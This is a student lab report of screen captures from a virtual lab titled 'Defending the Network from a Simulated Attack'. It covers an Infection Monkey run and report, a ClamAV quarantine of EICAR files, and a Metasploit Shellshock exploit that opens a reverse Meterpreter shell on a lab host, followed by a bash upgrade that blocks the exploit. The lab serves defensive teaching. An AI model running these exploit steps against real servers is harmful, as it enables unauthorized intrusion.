

James Everett Tourtellotte IV
ITN 263
1/29/2023

Lab #2: Defending the Network From a Simulated Attack

Lab #2 Screen Captures

Screen Capture 1, Section 1:

The screenshot displays the Infection Monkey web interface. The browser address bar shows the URL `172.40.0.50:5000/infection/map`. The page title is "Defending the Network from a Simulated Attack (3e)".

Left Sidebar:

- 1. Run Monkey ✓
- 2. Infection Map ✓
- 3. Security Reports ✓
- Start Over
- Configuration
- Logs
- Powered by Guardicore
- Documentation License
- Infection Monkey Version: 1.9.0+257

Central Log Window:

```
exploited 172.40.0.20 using the SSRExploiter exploit.  
27/01/2023 16:06:03 corporationtechs.com: Monkey finishing its execution.  
27/01/2023 16:07:33 vWorkstation.securelabsondemand.com: Monkey finishing its execution.
```

Right Panel:

- Download Log** (Download button)
- EXPLOIT TIMELINE**
- 1/27/2023, 4:00:19 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
ElasticGroovyExploiter
- 1/27/2023, 4:00:20 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
ShellShockExploiter
- 1/27/2023, 4:00:20 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
SambaCryExploiter
- 1/27/2023, 4:00:29 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
WebLogicExploiter
- 1/27/2023, 4:00:29 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
HadoopExploiter
- 1/27/2023, 4:00:29 PM
MonkeyIsland - clean-ubuntu :
172.40.0.50
VSFTPEExploiter

Screen Capture 2, Section 1:

The screenshot shows the Infection Monkey web interface. The left sidebar contains the Infection Monkey logo, a progress bar with three steps (Run Monkey, Infection Map, Security Reports), and links for Configuration, Logs, Documentation, and License. The main content area displays the 'Security report' for a simulated attack on 'vWorkstation' by 'James Tourtellotte' on '2023-01-27 11:10:24'. The report is titled 'Machine related recommendations' and lists three categories of recommendations: VWORKSTATION.SECURELABSONDEMAND.COM, CORPORATIONTECHS.COM, and CLEAN-UBUNTU. Each category has two numbered recommendations, such as changing passwords and segmenting the network. The bottom of the screen shows a Windows taskbar with various application icons and a system clock indicating 8:10 AM on 1/27/2023.

Defending the Network from a Simulated Attack (3e)

Security report 2023-01-27 11:10:24 vWorkstation James Tourtellotte

Machine related recommendations

- **VWORKSTATION.SECURELABSONDEMAND.COM**
 1. Change **Administrator**'s password to a complex one-use password that is not shared with other computers on the network.[Read More...](#)
 2. Segment your network and make sure there is no communication between machines from different segments.[Read More...](#)
- **CORPORATIONTECHS.COM**
 1. Change **user**'s password to a complex one-use password that is not shared with other computers on the network.[Read More...](#)
 2. Segment your network and make sure there is no communication between machines from different segments.[Read More...](#)
- **CLEAN-UBUNTU**
 1. Segment your network and make sure there is no communication between machines from different segments.[Read More...](#)

Screen Capture 3, Section 1:

The screenshot shows the Infection Monkey web interface, specifically the 'Attack report' for the same simulated attack. The left sidebar is identical to the previous screenshot. The main content area displays the 'Attack report' titled 'Selected technique'. It highlights the 'Remote file copy' technique with a red header. Below the header, it states 'Monkey successfully copied files to systems on the network.' and provides a table of files copied. The table has three columns: Src. Machine, Dst. Machine, and Filename. The bottom of the screen shows a Windows taskbar with various application icons and a system clock indicating 8:13 AM on 1/27/2023.

Defending the Network from a Simulated Attack (3e)

Security report 2023-01-27 11:13:41 vWorkstation James Tourtellotte

Selected technique


Remote file copy

Monkey successfully copied files to systems on the network.

Files copied		
Src. Machine	Dst. Machine	Filename
172.40.0.50	172.40.0.20	eicar_com.zip
172.30.0.2	172.40.0.20	monkeyfs://monkey-linux-64
172.40.0.50	172.30.0.2	C:\Windows\temp\monkey32.exe
172.40.0.50	172.30.0.2	eicar.com
172.40.0.50	172.40.0.50	eicar_com.zip
172.40.0.20	172.30.0.2	C:\Windows\temp\monkey32.exe
172.40.0.50	172.40.0.20	monkeyfs://monkey-linux-64

Mitigations


Screen Capture 1, Section 2:




```
Activities  Terminal  Jan 27 11:17
Defending the Network from a Simulated Attack (3e)
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 26.933 sec (0 m 26 s)
user@corporationtechs:~$ ls ./Music
Desktop Downloads Music Public Videos
Documents monkey-temp-file Pictures Templates VIRUS
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

Screen Capture 2, Section 2:



Screen Capture 3, Section 2:



Defending the Network from a Simulated Attack (3e)

AttackLinux01

2023-01-27 11:22:31

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI cgi-bin/test-cgi.sh
TARGETURI => cgi-bin/test-cgi.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit


[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:53626) at 2023-01-27 08:22:15 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size      Type    Last modified          Name
----                -
100755/rwxr-xr-x    781      fil     2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter >
```

Screen Capture 4, Section 2:



Defending the Network from a Simulated Attack (3e)


TargetLinux01

2023-01-27 11:23:32

```
user@corporationtechs: ~
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

Screen Capture 5, Section 2:



The image shows a terminal window titled "Terminal" with a date and time of "Jan 27 11:24". The terminal is running on a system named "user@corporationtechs: ~/Downloads". The user has entered the command "bash --version", which outputs "GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)". The user then enters "cd Downloads" and "ls", which lists the file "bash_5.0-6ubuntu1_amd64.deb". The user then enters "sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb", which prompts for a password. The installation process is shown, including the database update, unpacking, and setting up the new version of bash. The terminal output is as follows:

```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

Screen Capture 6, Section 2:

```
Activities  Terminal  Jan 27 08:25  •  [?] [🔊] [🔌] [⌵]
Defending the Network from a Simulated Attack (3e)
AttackLinux01
Terminal
2023-01-27 11:25:29
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:53626) at 2023-01-27 08:22:15 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

Screen Capture 1, Section 3:

